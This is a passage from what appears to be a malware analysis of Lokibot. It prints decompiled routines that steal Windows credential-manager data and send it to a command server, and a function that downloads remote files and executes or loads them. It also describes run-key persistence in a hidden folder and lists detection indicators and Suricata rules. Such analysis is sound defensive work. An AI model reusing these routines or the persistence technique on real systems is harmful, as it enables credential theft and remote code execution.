
After stealing this data, Lokibot builds a new report packet and reports it back to the C2 server.

```
    stolen_data_buf = 0;
    stolen_data_buf = mw_allocate_heap_mem(5000u);
    if ( stolen_data_buf )
    {
      mw_execute_lokibot_steal_fn(121, mw_lokibot_steal_win_credential_mngr);
      mw_prepare_data_and_send_c2(*stolen_data_buf, *(stolen_data_buf + 2), 0, 0, 0, 1);
      mw_free_mem(stolen_data_buf);
      stolen_data_buf = 0;
    }
  }
}
```


Persistence

For persistence, Lokibot copies itself to a folder inside the `%APPDATA%` folder, creates a new run key, and hides both the created directory and the copied executable.

Creating the directory and copying the original executable:



Creating a run key and hiding both the folder and the executable:



This way whenever the system is started the hidden executable will be executed.

C2 tasks

After stealing the data, Lokibot is also able to fetch tasks from the C2 server.

Summary of the possible Lokibot tasks:

- Download EXE and Execute
- Download DLL and Load
- Delete HDB file
- Start keylogger
- Steal data
- Exit Lokibot
- Upgrade Lokibot
- Change C2 beaconing (polling tasks)
- Delete executables

Here is a snippet of a function that will download additional executables and execute them:

```
char *__cdecl mw_download_file_and_execute(int url, int a2, LPVOID lpMem, int a4, int a5, char is_dll, int a7)
{
  int v7; // eax
  char *result; // eax
  char *dst_file; // esi
  int (__stdcall *URLDownloadToFileW)(_DWORD, int, char *, _DWORD, _DWORD); // eax
  int v11; // edi

  v7 = a5;
  if ( !a5 )
    v7 = 26;
  result = mw_create_directory(a4, lpMem, a2, v7);
  dst_file = result;
  if ( result )
  {
    URLDownloadToFileW = mw_w_custom_api_resolver(5, 0xDB5F7604, 0, 0);
    v11 = URLDownloadToFileW(0, url, dst_file, 0, 0);
    if ( !v11 )
    {
      if ( is_dll )
      {
        if ( is_dll == 1 )
          mw_load_dll(dst_file);
      }
      else
      {
        mw_execute_file(dst_file, a7, 0, 1);
      }
    }
    mw_heap_free(dst_file);
    result = (v11 == 0);
  }
  return result;
```

Possible detections

Lokibot creates a hidden folder within the `%APPDATA%` directory. The directory name will be a slice of the mutex name (8th char - 13th char).

For example: `%APPDATA%\C98066\`.

In the hidden directory, Lokibot creates four files at any given time with the following extensions:

- .exe
- .lck
- .hdb
- .kdb

The file names will also be a slice of the mutex name (13th char - 18th char) followed by the extension.

The user-agent used by Lokibot is also very uncommon which can be used to build simple detections.

```
Mozilla/4.08 (Charon; Inferno)
```

List of existing Suricata rules:

Rule ID	Rule Name
2024311	ET TROJAN Loki Bot Cryptocurrency Wallet Exfiltration Detected
2024312	ET TROJAN Loki Bot Application/Credential Data Exfiltration Detected M1
2024313	ET TROJAN Loki Bot Request for C2 Commands Detected M1
2024314	ET TROJAN Loki Bot File Exfiltration Detected
2024315	ET TROJAN Loki Bot Keylogger Data Exfiltration Detected M1
2024316	ET TROJAN Loki Bot Screenshot Exfiltration Detected
2024317	ET TROJAN Loki Bot Application/Credential Data Exfiltration Detected M2
2024318	ET TROJAN Loki Bot Request for C2 Commands Detected M2
2024319	ET TROJAN Loki Bot Keylogger Data Exfiltration Detected M2

References